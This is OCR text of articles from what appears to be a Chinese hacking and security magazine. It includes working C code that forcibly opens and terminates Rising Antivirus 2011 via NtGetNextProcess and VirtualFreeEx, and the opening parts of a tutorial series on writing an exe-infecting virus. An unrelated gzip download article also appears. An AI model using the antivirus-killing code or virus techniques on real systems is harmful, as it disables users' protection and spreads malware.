
这样修改后就把函数调用者的返回地址当作第一个参数传递给我们的中继函数了，可以通过判断这个地址是否落在 User32 里面来判断是否是 User32 调用。我自己验证，在 User32 里面调用这个函数的时候有两个可能，一个是消息钩子，另外一个就是管理主题的那个动态库。当然没有那个动态库也是可以的，只不过界面不太好看而已。过滤函数如下：

```
HOOK_INFO g_HookInfo={0};
MODULEINFO Info={0};
HMODULE    __stdcall Detour_LoadLibraryEx(DWORD
RetAddr,DLoadLibraryExW Fun, wchar_t* lpFileName,
                         HANDLE hFile,   DWORD dwFlags)
{
     //wchar_t Buffer[400]={0};
     HMODULE hModule=0;
     HMODULE Temp=GetModuleHandle(L"user32.dll");
     if(!Temp)
          return Fun(lpFileName,hFile,dwFlags);
     if(Info.SizeOfImage==0)
          GetModuleInformation(GetCurrentProcess(),Temp,
&Info,sizeof(MODULEINFO));
     if(RetAddr>(DWORD)Info.lpBaseOfDll&&RetAddr<(DWOR
D)Info.lpBaseOfDll+Info.SizeOfImage)
     {
          if(!CheckFileTrust(lpFileName))
          {
               //wsprintf(Buffer,L"Called From user32!%08X
               //FilePath:%s\n",RetAddr,lpFileName);
               //OutputDebugString(Buffer);
               SetLastError(5);
               return NULL;
          }
     }
     return Fun(lpFileName,hFile,dwFlags);
}
```

这里的 CheckFileTrust(lpFileName)是通过验证数字签名来实现的，在 Windows XP 下进行主题破解后那个主题动态库就验证通不过了。作为安全产品还是可以一直返回 0 来行拒绝。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：Windows7、Ring3、瑞星



Window 7 中在 Ring3 下结束瑞星 2011

文 广东工业大学 胡文亮

进程的保护与结束是软件安全中永恒的话题。随着加载驱动的限制日益严格，在用户态强制结束杀毒软件的技术在黑市上极受追捧，据说最高可以卖到 10 万元人民币。紫水晶编程论坛的核心会员 Naylon 最近发明了一个新方法，可以在 NT6 平台的用户态中强制打开进程，绕过对 NtOpenProcess 和 NtDuplicateObject 的挂钩。

最早的时候，我们直接用 NtOpenProcess 打开进程，后来 NtOpenProcess 被挂钩，有人提出用复制句柄的方式打开进程，主要使用的是 NtDuplicateObject 和 NtQuerySystemInformation 两个 API。由于这两种方法年代久远（2008 年之前），所以现在的杀毒软件基本都防御了这两种方法。而且在 Windows 7 x64 中，使用 NtDuplicateObject 来获取进程句柄的方法已经永远成为历史。清人赵翼有诗云"江山代有才人出，各领风骚数百年"。经 Naylon 同学研究，发现 Windows 7 中有一个知名度很低的 API，NtGetNextProcess，无须任何其他 API 的辅助，就可以打开进程。这个 API 的原型如下：

```
NTSTATUS NTAPI NtGetNextProcess(
    HANDLE ProcessHandle,
    ACCESS_MASK DesiredAccess,
    ULONG HandleAttributes,
    ULONG Flags,
PHANDLE NewProcessHandle
);
```

虽然这个函数首次亮相在 Windws Vista 系统的 SSDT 上（并由 ntdll.dll 中导出），但是在 WRK 1.2（Windows 2003 内核代码）中就有实现这个函数的完整代码！NtGetNextProcess 的源码摘录如下：

```
NTSTATUS
NtGetNextProcess (
    __in HANDLE ProcessHandle,
    __in ACCESS_MASK DesiredAccess,
    __in ULONG HandleAttributes,
    __in ULONG Flags,
    __out PHANDLE NewProcessHandle
    )
{
    KPROCESSOR_MODE PreviousMode;
    PEPROCESS Process, NewProcess;
    NTSTATUS Status;
    ACCESS_STATE AccessState;
    AUX_ACCESS_DATA AuxData;
    HANDLE Handle;
    PAGED_CODE ();
    PreviousMode = KeGetPreviousMode ();
    HandleAttributes = ObSanitizeHandleAttributes (Handle
Attributes, PreviousMode);
    try {
        if (PreviousMode != KernelMode) {
            ProbeForWriteHandle (NewProcessHandle);
        }
        *NewProcessHandle = NULL;
    } except (ExSystemExceptionFilter ()) {
        return GetExceptionCode ();
    }
    if (Flags != 0) {
        return STATUS_INVALID_PARAMETER;
    }
    if (ProcessHandle == NULL) {
        Process = NULL;
    } else {
        Status = ObReferenceObjectByHandle (ProcessHandle,
                                            0,
                                            PsProcessType,
                                            PreviousMode,
                                            &Process,
                                            NULL);
        if (!NT_SUCCESS (Status)) {
            return Status;
        }
    }
    NewProcess = PsGetNextProcess (Process);
    if (NewProcess == NULL) {
        return STATUS_NO_MORE_ENTRIES;
    }
    Status = SeCreateAccessState (&AccessState,
                                  &AuxData,
                                  DesiredAccess,
                                  &PsProcessType->
TypeInfo.GenericMapping);
    if (!NT_SUCCESS (Status)) {
        ObDereferenceObject (NewProcess);
        return Status;
    }
    if (SeSinglePrivilegeCheck (SeDebugPrivilege, PreviousMode)) {
        if (AccessState.RemainingDesiredAccess &
MAXIMUM_ALLOWED) {
            AccessState.PreviouslyGrantedAccess |= PROCESS_
ALL_ACCESS;
        } else {
            AccessState.PreviouslyGrantedAccess |= Access
State.RemainingDesiredAccess;
        }
        AccessState.RemainingDesiredAccess = 0;
    }
    while (1) {
        if (NewProcess->GrantedAccess != 0) {
            Status = ObOpenObjectByPointer (NewProcess,
                                            HandleAttributes,
                                            &AccessState,
```

```
                                        0,
                                        PsProcessType,
                                        PreviousMode,
                                        &Handle);
                if (NT_SUCCESS (Status)) {
                    try {
                        *NewProcessHandle = Handle;
                    } except (ExSystemExceptionFilter ()) {
                        Status = GetExceptionCode ();
                    }
                    break;
                }
                if (Status != STATUS_ACCESS_DENIED) {
                    break;
                }
            }
            NewProcess = PsGetNextProcess (NewProcess);
            if (NewProcess == NULL) {
                Status = STATUS_NO_MORE_ENTRIES;
                break;
            }
        }
        SeDeleteAccessState (&AccessState);
        if (NewProcess != NULL) {
            ObDereferenceObject (NewProcess);
        }
        return Status;
    }
```

WRK 对此函数的描述如下：

```
    This function gets the next for first process in the list of all
processes in the system.

    Arguments:
        ProcessHandle - Process obtained from a previous call to
NtGetNextProcess or NULL for the first process
        DesiredAccess - Access requested for process handle
        HandleAttributes - Handle attributes requested.
        Flags - Flags for the operation
        NewProcessHandle - Pointer to a handle value that is returned
on success

    Return Value:
        NTSTATUS - Status of operation.
```

看不懂代码和英文都没关系，我来解释一下。这个函数的功能是随便传入一个进程句柄（哪怕是 NULL 也行），设置好你想获得的下一个进程句柄的一些参数（比如权限大小、属性信息等），就能获得一个其他进程的句柄。当然这个进程句柄不一定是你想要的，你必须多次使用这个函数，才有可能获得你想要的进程句柄。它的原理是使用 ObReferenceObject ByHandle 把当前句柄转化为 EPROCESS，然后使用 PsGetNext Process（源码在 WRK 里）遍历“活动进程双向链表”（ActiveProcessLinks），得到下一个进程的 EPROCESS，随后调用 ObOpenObjectByPointer 打开下一个进程，因此绕过了对 NtOpenProcess 和 NtDuplicateObjct 的调用（强度相当于直接调用 ObOpenObjectByPointer 打开进程）。

Naylon 提出的思路是：不断调用 NtGetNextProcess 获得新的进程句柄（第一次传入 NULL 句柄，第二次及以后则传入上一次获得的进程句柄），然后检测该进程句柄所属的 PID，如果进程句柄所属 PID 就是欲打开进程的 PID，则返回，否则继续，直到再次获得值为 NULL 的句柄。Naylon 给出了一份 VB 6 的实现代码，但考虑到大部分读者的习惯，我就把 VB 代码转换成了 C 代码。

```
    HANDLE MiniFxOpenProcess(ULONG dwDesiredAccess, ULONG
dwProcessId)
    {
        ZWGETNEXTPROCESS ZwGetNextProcess=
(ZWGETNEXTPROCESS) GetProcAddress(GetModuleHandleW
(L"ntdll.dll"),"ZwGetNextProcess");
        GETPROCESSID GetProcessId=(GETPROCESSID)
GetProcAddress(GetModuleHandleW(L"kernel32.dll"),"GetProcessId");
        HANDLE hCurrent=0, hNext=0;ULONG dwPid=0;long Status=0;
        if((PVOID)ZwGetNextProcess == NULL || (PVOID)GetProcessId
== NULL) return (HANDLE)0;
        Status = ZwGetNextProcess(0, dwDesiredAccess, 0, 0, &hNext);
        if (Status >= 0)
        {
            do{
                hCurrent = hNext;
                dwPid = GetProcessId(hCurrent);
                if (dwPid==dwProcessId) return hCurrent;
                Status = ZwGetNextProcess(hCurrent, dwDesiredAccess,
0, 0, &hNext);
                CloseHandle(hCurrent);
            }while(hCurrent != 0);
        }
        return (HANDLE)0;
    }
```

有了句柄，怎么杀瑞星呢？经典的方法，比如关联作业，内存填零，远程错误线程，卸载 NTDLL，DebugActiveProcess，甚至连 VirtualProtect 杀进程都封死了！我仔细看了看瑞星 2011 的 SSDT 钩子列表，发现瑞星 2011 没有对释放内存的函数（NtFreeVirtualMemory）做 Hook（其实很多杀毒软件都没做）！于是，我写出了以下代码（释放掉进程的虚拟内存，进程当然就挂了）：

```
    Void TerminateProcessEx(HANDLE hProc)
    {
        long i=0;
        ZWRESUMEPROCESS ZwResumeProcess=
(ZWRESUMEPROCESS) GetProcAddress(GetModuleHandleW
(L"ntdll.dll"),"ZwResumeProcess");
        for(i=0;i<0x7fffffff;i=i+0x10)
        {
            VirtualFreeEx(hProc, (PVOID)i, 0x10, 0x4000);
            if(ZwResumeProcess(hProc)!=0) //如果调用此函数失
败，则证明进程已死
                break;
        }
    }
```

果然不出所料，开启了最高级别主动防御和自我保护的瑞星 2011 在两分钟内被结束。我测试的瑞星版本是 23.00.15.35，最后更新日期是 2010 年 12 月 13 日。

怎么防御有人用这种方法获取进程句柄呢？方法多了去了。最简单的方法就是断开自己在“进程活动链表”中的节点，当然，钩住 ObOpenObjectByPointer 亦可。不过断链适用于 Win32 和 Win64 平台，而钩住内核 API 只适合 Win32 平台。

正文到此结束，欢迎大家和我讨论相关技术。不过还想说几点：

（1）微软为什么出这么一个函数呢？我估计是被 SSDT 钩子搞怕了。因为很多杀毒软件的钩子六亲不认，不让任何进程获取自身的句柄（连微软的进程都不允许），所以微软无奈之下才出了这么个函数。

某些表面特牛逼的杀毒软件，直接在 Fake_NtGetNextProcess 中返回 STATUS_ACCESS_DENIED，结果导致此函数完全失效（不仅导致不能获得自己进程的句柄，还不能获得其他进程的句柄）。

（2）有个函数叫 NtGetNextThread，大家可以写一个强制打开线程的函数。

（3）如果要玩爽虚拟机，CPU必须要支持硬件虚拟化技术（VT-x、AMD-v）。

（4）测试杀毒软件的时候，记住一定要断网，测试完后一定要彻底删除测试程序，因为杀毒软件很喜欢未经同意就上传文件。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC

关键词：gzip、编码、网页下载



使用gzip编码方式提升网页下载速度

文 腾袭

前 言

之前在制作一个项目的时候需要下载网页页面代码来处理信息，可是用一般的方式下载网页的速度太慢，而且有可能会下载出错，我就在想有没有一种办法可以提高下载网页页面的速度。一次用火狐截包的时候偶然发现了"Accept-Encoding: gzip, deflate"的字样，使用这样的包返回的却不是ASCII表示的页面代码，并且数据长度大幅度缩短了！于是我猜这是不是一种压缩数据的传输方式，立刻Google了一下，这的确是一种压缩数据传输的方式。继续搜索，可惜没有找到如何使用它的代码。没办法，只能自力更生了。

原 理

在HTTP 1.1(RFC2616)中，定义了三种内容编码格式(Content Codings)，即压缩算法：gzip、compress和deflate，但大多数浏览器只支持gzip和deflate。在实际使用中，还有其他压缩格式，比如目前Google Chrome支持sdch，不再支持bzip2。

gzip是基于deflate算法的封装，deflate代表的是zlib stream，两者有些许区别。

我们这里只讨论应用gzip的压缩数据传输，因为大多数网站支持gzip数据压缩。

实 现

（1）在发送的请求头中包含Accept-Encoding，指定gzip压缩格式，如"Accept-Encoding: gzip, deflate"。

（2）服务器接收请求头，选择请求头中的一种压缩算法对内容进行压缩，并在返回给客户端的响应头中，声明所采用的压缩格式（部分网页可能不支持这种压缩格式），如"Content-Encoding:　　gzip"。

（3）对数据进行解压缩，得到网页代码。

对于gzip压缩算法进行封装，网上有很多相关介绍，这里就不细谈了。我们主要分析服务器返回的压缩数据的格式。

首先是Transfer-Encoding的分块数据（chunked），如果返回的响应头中包含了chunked，则说明服务器返回的数据是分块的，需要将数据全部整合到一起。看一看RFC2616中对chunked的定义：

```
Chunked-Body = *chunk
last-chunk
trailer
CRLF
chunk = chunk-size [ chunk-extension ] CRLF
chunk-data CRLF
chunk-size = 1*HEX
last-chunk = 1*("0") [ chunk-extension ] CRLF
chunk-extension= *( ";" chunk-ext-name [ "=" chunk-ext-val ] )
chunk-ext-name = token
chunk-ext-val = token | quoted-string
chunk-data = chunk-size(OCTET)
trailer = *(entity-header CRLF)
```

每次服务器返回的数据中，最开始是当前分块的数据大小（chunk-size，其中数据是以16进制的ASCII码表示的），然后是一个回车（CRLF），接着是数据（chunk-data），最后还有个回车（CRLF）。

在当前的分块传输完成后，会读取到最后的一个块长度（0），来表示当前分块的结束。

看看数据处理的代码（这里用于网页ASCII文本数据，故没有返回实际的长度）：

```
bool RecvDataEx(SOCKET sock, LPSTR *szScr)
{
    if (!szScr) return false;
    char buffer[1024];
    int nResult ;
    bool bIsChunked = false,bIsGzip = false;
    char *strLine = NULL;
    char *tstr = NULL;
    int nChunkSize;
    int nChunkNow;
    char *nChunkData;
    CBuffer cBuf;
    while (true)
    {
        nResult = recv(sock, buffer, 1024, 0);   //没进行错误处理
```

```
        if (nResult <= 0) break;
        if (strLine == NULL)
        {
            strLine = strstr(buffer, "\r\n\r\n");
            if (!strLine) return false;
            strLine[0] = 0;
            if (strstr(buffer, "chunked"))
            {
                bIsChunked = true;
            }else{
                bIsChunked = false;
                nResult -= (strLine + 4 - buffer);
            }
    //判断是否为 Gzip
            tstr = strstr(buffer, "Content-Encoding:");
            if (tstr)
            {
                tstr = strstr(tstr, "gzip");
                if (tstr) bIsGzip = true;
            }
            strLine[0] = '\r';
            strLine += 4;
        }else{
            if (bIsChunked)
            {
                strLine = strstr(buffer, "\r\n");
                if (!strLine) break;
                strLine += 2;
            }else{
                strLine = buffer;
            }
        }
        if (bIsChunked)
        {
            nChunkSize = strtoul(strLine, NULL, 16);
            if (nChunkSize == 0) break;
            nChunkData = strstr(strLine, "\r\n");
            if (!nChunkData) break;
            nChunkData += 2;//'\r\n'
            int nLen = nResult - (nChunkData - buffer);
        try_l:
            if (nChunkSize >= nLen)
            {
                nChunkNow = nChunkSize - nLen;
                cBuf.Write((PBYTE)nChunkData, nLen);
                //循环获取当前全部分块数据
                while (nChunkNow)
                {
                    BYTE *data = new BYTE[nChunkNow];
                    nResult = recv(sock, (char *)data,
nChunkNow, 0);      //没进行错误处理
                    cBuf.Write(data, nResult);
                    nChunkNow = nChunkNow - nResult;
                    delete[] data;
                }
            }else{
                //小于 1024-nLen
                cBuf.Write((PBYTE)nChunkData, nChunkSize);
                strLine = nChunkData + nChunkSize + 2;//+
                    //回车(2)
                nChunkSize = strtoul(strLine, NULL, 16);
                if (nChunkSize == 0) break;
                nChunkData = strstr(strLine, "\r\n");
                if (!nChunkData) break;
                nChunkData += 2;// '\r\n'
    int nLen = nResult - (nChunkData - buffer);
                goto try_l;
            }
        }else{
            cBuf.Write((PBYTE)strLine, nResult);
        }
    }
    if (cBuf.GetBufferLen() <= 0) return false;
    char *szRetScr;
    if (bIsGzip)
    {
        //调用 Gzip 类解压数据
        CGZIP2A cGzip(cBuf.GetBuffer(),cBuf.GetBufferLen());
        size_t count = strlen(cGzip.psz);
        szRetScr = (char *)malloc(cGzip.Length + 1);
        memcpy(szRetScr, cGzip.psz, cGzip.Length);
        szRetScr[cGzip.Length] = 0;
    }else{
        szRetScr = (char *)malloc(cBuf.GetBufferLen() + 1);
        memcpy(szRetScr, cBuf.GetBuffer(), cBuf.GetBufferLen());
        szRetScr[cBuf.GetBufferLen()] = 0;
    }
    *szScr = szRetScr;
    return true;
}
```

其中 gzip 数据也可以使用 zlib 库（gzFile）进行解压缩。这样下来我们就可以对压缩数据进行处理了。

应　用

采用压缩算法，可以有效地减少网络传输量，从而优化客户端，减轻服务端负载，大大优化了数据传输的速度。以后为网站写客户端都可以使用这种方式，不必再为数据传输慢而烦恼了！

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC

关键词：病毒、函数、起始地址



病毒技术之一：获取病毒函数的起始地址

文/图　stormxp

在 2010 年第 11 期的黑防上笔者曾经发表过一篇名为《感染 exe 文件的病毒原理与实现》的文章，在那篇文章中笔者

详细介绍了实现一个感染.exe 文件病毒的原理。唯一美中不足的是，那篇文章中的代码全部由 win32 汇编实现，对于一些初学者来说学习起来有一定难度，更为重要的是如果要对那个程序中的病毒代码进行扩展，添加的代码中对变量的调用都要经过地址重定位，这大大增加了程序扩展的难度。本文及后续文章中将用 C++来实现这个病毒。在 C++中实现这个病毒的方法为把病毒代码写在一个完整的函数里，这样病毒代码里所用到的变量皆为局部变量，不需要地址重定位。但是如何获得病毒函数的起始地址与结束地址成为第一个要解决的问题。笔者通过对 C++程序的反汇编及调试，得到了解决这个问题的方法。本文的源代码并不长，但却是完成这个病毒极其重要的一步。为了避免跨度太大，病毒的其他技术环节将在后续文章中给出。

从 C++到机器码

这一节里带大家熟悉一下 C++的反汇编代码。这一节的源代码为工程 Test，笔者用到的中间数据都放在了 data.txt 中。先看一下这个简单的 C++程序：

```
#include <iostream.h>
void test()
{
    cout << test << endl;
    return;
}
void main()
{
    cout << test << endl;
    test();
    return;
}
```

这个程序试着在主函数及函数内部获得函数 test 的内存地址，运行后输出：0X00401014（读者的这个地址可能与笔者不一样）。现在打开 OllyDBG，单击“文件”→“打开”，选择生成的 test.exe，经过一阵反汇编后指针停在 00403600 处。向下找到 004036E4 处，有个 call 指令，里面是 main 函数的入口地址，把光标定位在这里，按 F4 键执行到这条指令，再按 F7 键进入主函数。进入主函数后发现光标停在 00401019 处，这是一个跳转指令：

```
00401019   $  E9 72000000    JMP Test.main
```

也就是说程序并没有直接进入我们的主函数区，而是执行了一条跳转指令，这个跳转指令让程序跳转到主函数去执行。其实这是 VC 编译器的一个约定，程序中所有对函数的调用并不是直接转到被调函数去执行的，而是先转到位于 00401000 附近的 jmp 区，由 jmp 指令跳转到被调函数去执行。

按 F8 键向下执行就进入了主函数。主函数的开始几句为：

```
00401090 > \55          PUSH EBP
00401091  . 8BEC         MOV EBP,ESP
00401093  . 83EC 40      SUB ESP,40
```

这几句代码是 VC 编译器自动添加的，所有用 VC 编译器生成的程序，函数的开头皆为这几句，可以说这是 VC 编译器的一个标志。第三句为函数中用到的所有局部变量统一在栈中申请空间。过了这几句编译器自动添加的代码，后面才是我们自己写的代码。

向下找到函数结尾处，发现几句指令：

```
004010D5  . 8BE5        MOV ESP,EBP
004010D7  . 5D          POP EBP
004010D8  . C3          RETN
```

这三句指令为函数结束的标志，也是编译器自动添加的。

主函数中间有一句：

```
004010C3  . E8 4CFFFFFF  CALL Test.00401014
```

这是我们写的调用函数 test 的反汇编代码，也就是让程序跳转到 jmp，再由 jmp 指令跳转到函数中去执行。如果你足够细心就会发现一个问题，一开始我们运行程序时输出的函数 test 的地址并不是真正的函数入口地址，而是这条位于 00401000 附近的 jmp 指令地址！如果以这个地址作为函数的开始地址复制函数代码的十六进制码，势必会复制很多很多的无用代码，甚至被复制的代码在运行时会出错。所以，我们必须想办法得到函数真正的入口地址。

在主函数中得到 test 函数的真正入口地址

本节所用到的程序为 ReadFun 工程的主函数。

分析一下 jmp 区的 jmp 指令会发现，每一个 jmp 指令由两部分组成：E9（jmp 的机器码）；XXXXXXXX（一个 32 位的偏移）。要跳转的目标地址是由本 jmp 指令的下一条指令的地址加上这个 32 位偏移得到的，也就是用本 jmp 指令的地址加上 5 个字节（E9 XXXXXXXX 共占 5 个字节）得到下一条指令的地址，再加上那个偏移就得到了函数的实际入口地址。核心代码如下（摘自源程序 ReadFun）：

```
//临时的指针变量
PBYTE pMove = NULL;
//首先指向函数的 jmp 指令，code 为函数名
pMove = (PBYTE)code;
//向后移动一个字节，定位到 jmp 后面的偏移处
pMove ++;
//把偏移赋值给变量，dwJmpOff 为记录偏移值的 32 位的变量
dwJmpOff = (DWORD)(*pMove);
//得到函数真正的入口地址
dwFunBegAddr = (DWORD)code + 5 + dwJmpOff;
```

下一步是通过搜索代码得到函数的结束地址，代码的结束标志上面已经说过了，搜索代码如下：

```
//首先把函数的入口地址赋给变量
pMove = (PBYTE)dwFunBegAddr;
//向后搜索，直到结尾标志
//为了程序的健壮性可以多加几个测试标志
while (!((*(pMove + 1) == 0xc3) && (*pMove == 0x5D) &&
(*(pMove - 1) == 0xE5)))
{
    pMove ++;
}
//因为进行病毒代码复制没有必要复制 ret 指令
//所以循环结束时 pMove 指向 ret 的前一条指令，把这个地址作
//为函数结束地址
dwFunEndAddr = (DWORD)pMove;
```

有了函数的开始地址和结束地址，得到代码长度就很容易了，详见源代码。

在函数内部动态获取本函数起始地址

本节中用到的代码为 ReadFun 工程的 code 函数。

这段代码其实是未来的病毒代码，病毒要进行自我复制必须知道自己在内存中的起始地址与结束地址。不仅如此，因为病毒要在不同的.exe 文件中运行，其运行地址并不固定，所以病毒还必须有动态获得自身代码地址的能力。获得起始地址的代码如下：


```
//临时的指针变量
        PBYTE pMove = NULL;
        //动态获取自己写的代码的开始地址
        _asm
        {
        //1.call A 把标号 A 的运行时地址(也是 pop eax 的地址)
        //压入栈中
        //  注意：因为 call 在编译时被编译为相对地址的调用
        //  所以得到的是运行时地址，不是绝对地址
        call A
        A:
        //2.pop eax，把刚压入栈中的地址弹出放在寄存器 eax 中
        //  这个地址就是 pop eax 运行时的地址
        pop       eax
        //3.把这个地址放在变量 dwMyCodeAddr 中
        //  注意：因为编译器要对函数添加一些多余的代码
        //  所以这个地址并不是函数的开始地址
        mov              dwMyCodeAddr , eax
        }
        //此时 dwMyCodeAddr 中保存的地址与函数的实际起
        //始地址还有一段距离
        //接下来向低地址搜索函数起始标志，得到真正的入口地址
        //把地址赋给变量
        pMove = (PBYTE)dwMyCodeAddr;
        //向前搜索得到函数的真正入口地址
        while(!((*pMove == 0x55) && (*(pMove + 1) == 0x8B)))
        {
            pMove --;
        }
        //此时 pMove 指向函数的入口 push ebp 处
        dwCodeBegin = (DWORD)pMove;
```

下一步是获取函数的结束地址，用到的方法与主函数中的方法一样，这里就不列出代码了。

到此为止，所用到的技术已经基本介绍完。文章不长，源代码也区区一百多行，但这个技术却是理解病毒的关键所在。在后续文章中笔者会介绍在 exe 文件中添加代码，动态获取 API 入口地址，自我复制等技术。最后会给出一个完整的用 C++实现的病毒代码，还望读者多关注。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：病毒、exe、添加代码



病毒技术之二：在 exe 文件中添加代码

文/图 stormxp

本文所介绍的技术为感染 exe 文件的病毒中所用的基本技术，是上一篇文章《病毒技术之一：获取病毒函数的起始地址》的后续文章，在看这篇文章之前希望读者对前一篇文章介绍的技术已经有了深入的了解。本文中的代码为工程 Vrius，其中函数 VirusCode 为病毒代码所在的函数，现在这个函数中只写了一句代码，真正的病毒代码将在后续文章中给出。

exe 文件的基本结构

要在 exe 文件中添加自己的代码，首先要对 exe 文件的结构有所了解，不然添加代码就无从谈起。exe 文件结构极为复杂，短短的一篇文章不可能完整介绍，这里只介绍一下添加代码时要用到一些字段。一个 exe 文件的大体结构如图 1 所示。

一个 exe 文件包括：Dos 文件头、NT 文件头、节表、节区 4 部分。

Dos 文件头用结构 IMAGE_DOS_HEADER 表示，它位于 exe 文件的开始位置，起到标识的作用，对于整个 exe 文件的运行没有多大用处。结构 IMAGE_DOS_HEADER 中有两个字段需要注意，一个是 e_magic，它是 Dos 文件头标志。如果这是一个正确的 exe 文件，那么这个标志为字符“MZ”。另一个变量是 e_lfanew，它指出了 NT 文件头在文件中的偏移，我们可以通过这个偏移得到 NT 文件头的位置。

……
节2 .data
节1 .text
节表 n*IMAGE_SECTION_HEADER
NT文件头 IMAGE_NT_HEADERS
Dos文件头 IMAGE_DOS_HEADER

图 1

